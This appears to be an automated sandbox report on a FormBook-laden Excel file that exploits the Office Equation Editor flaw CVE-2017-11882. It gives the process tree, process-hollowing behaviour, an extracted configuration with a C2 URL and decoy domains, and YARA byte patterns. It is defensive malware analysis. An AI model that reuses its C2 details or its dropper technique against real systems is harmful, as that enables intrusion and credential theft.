ID: 356571
Sample Name:
QTN3C2AF414EDF9_041873.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:24:37
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report QTN3C2AF414EDF9_041873.xlsx

Overview


General Information

Sample Name:	QTN3C2AF414EDF9_041873.xlsx
Analysis ID:	356571
MD5:	1b862193e621b4..
SHA1:	0bab9195da9745..
SHA256:	709ae19031f4811.
Tags:	Formbook VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Connects to a URL shortener service
- Drops PE files to the user root direc…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2312 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2296 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 260 cmdline: 'C:\Users\Public\vbc.exe' MD5: 2915C0AFB0B6B26A5A699965D2119F7A)
    - vbc.exe (PID: 2876 cmdline: 'C:\Users\Public\vbc.exe' MD5: 2915C0AFB0B6B26A5A699965D2119F7A)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - ipconfig.exe (PID: 3020 cmdline: C:\Windows\SysWOW64\ipconfig.exe MD5: CABB20E171770FF64614A54C1F31C033)
          - cmd.exe (PID: 2952 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.856380692.xyz/nsag/"
  ],
  "decoy": [
    "usopencoverage.com",
    "5bo5j.com",
    "deliveryourvote.com",
    "bestbuycarpethd.com",
    "worldsourcecloud.com",
    "glowtheblog.com",
    "translations.tools",
    "ithacapella.com",
    "machinerysubway.com",
    "aashlokhospitals.com",
    "athara-kiano.com",
    "anabittencourt.com",
    "hakimkhawatmi.com",
    "fashionwatchesstore.com",
    "krishnagiri.info",
    "tencenttexts.com",
    "kodairo.com",
    "ouitum.club",
    "robertbeauford.net",
    "polling.asia",
    "evoslancete.com",
    "4676sabalkey.com",
    "chechadskeitaro.com",
    "babyhopeful.com",
    "11376.xyz",
    "oryanomer.com",
    "jyxxfy.com",
    "scanourworld.com",
    "thevistadrinksco.com",
    "meow-cafe.com",
    "xfixpros.com",
    "botaniquecouture.com",
    "bkhlep.xyz",
    "mauriciozarate.com",
    "icepolo.com",
    "siyezim.com",
    "myfeezinc.com",
    "nooshone.com",
    "wholesalerbargains.com",
    "winabeel.com",
    "frankfrango.com",
    "patientsbooking.info",
    "ineedahealer.com",
    "thefamilyorchard.net",
    "clericallyco.com",
    "overseaexpert.com",
    "bukaino.net",
    "womens-secrets.love",
    "skinjunkie.site",
    "dccheavydutydiv.net",
    "explorerthecity.com",
    "droneserviceshouston.com",
    "creationsbyjamie.com",
    "profirma-nachfolge.com",
    "oasisbracelet.com",
    "maurobenetti.com",
    "mecs.club",
    "mistressofherdivinity.com",
    "vooronsland.com",
    "navia.world",
    "commagx4.info",
    "caresring.com",
    "yourstrivingforexcellence.com",
    "alpinevalleytimeshares.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000001.2164030475.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000001.2164030475.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000001.2164030475.0000000000400000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2375588178.0000000000080000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2375588178.0000000000080000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.2900000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.2900000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.vbc.exe.2900000.8.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

C2 URLs / IPs found in malware configuration

Connects to a URL shortener service

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Persistence and Installation Behavior:

Uses ipconfig to lookup or modify the Windows network settings

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Eff
Spearphishing Link 1	Native API 1	Path Interception	Access Token Manipulation 1	Masquerading 1 2 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eav Ins Net Cor
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 5	Exp Red Cal
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Access Token Manipulation 1	Security Account Manager	Process Discovery 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exp Tra Loc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Net Effe
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM Swa
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Mai Dev Cor
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jam Der Ser
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 2	DCSync	System Information Discovery 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rog Acc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QTN3C2AF414EDF9_041873.xlsx	33%	Virustotal		Browse
QTN3C2AF414EDF9_041873.xlsx	26%	ReversingLabs	Document-Office.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\winlog[1]	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\winlog[1]	36%	ReversingLabs	Win32.Backdoor.Androm	
C:\Users\user\AppData\Local\Temp\nsqE488.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsqE488.tmp\System.dll	0%	ReversingLabs		
C:\Users\Public\vbc.exe	36%	ReversingLabs	Win32.Backdoor.Androm	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
4.2.vbc.exe.2900000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.athara-kiano.com/nsag/?SFN=1e70w6qoH0iHBmxDX27vpOpA5lfYuhHzBJ3+ZXyYbvrIHeDq+MUfY30bwUf90UJ6GkTmZw==&cBb=LtD0g	0%	Avira URL Cloud	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

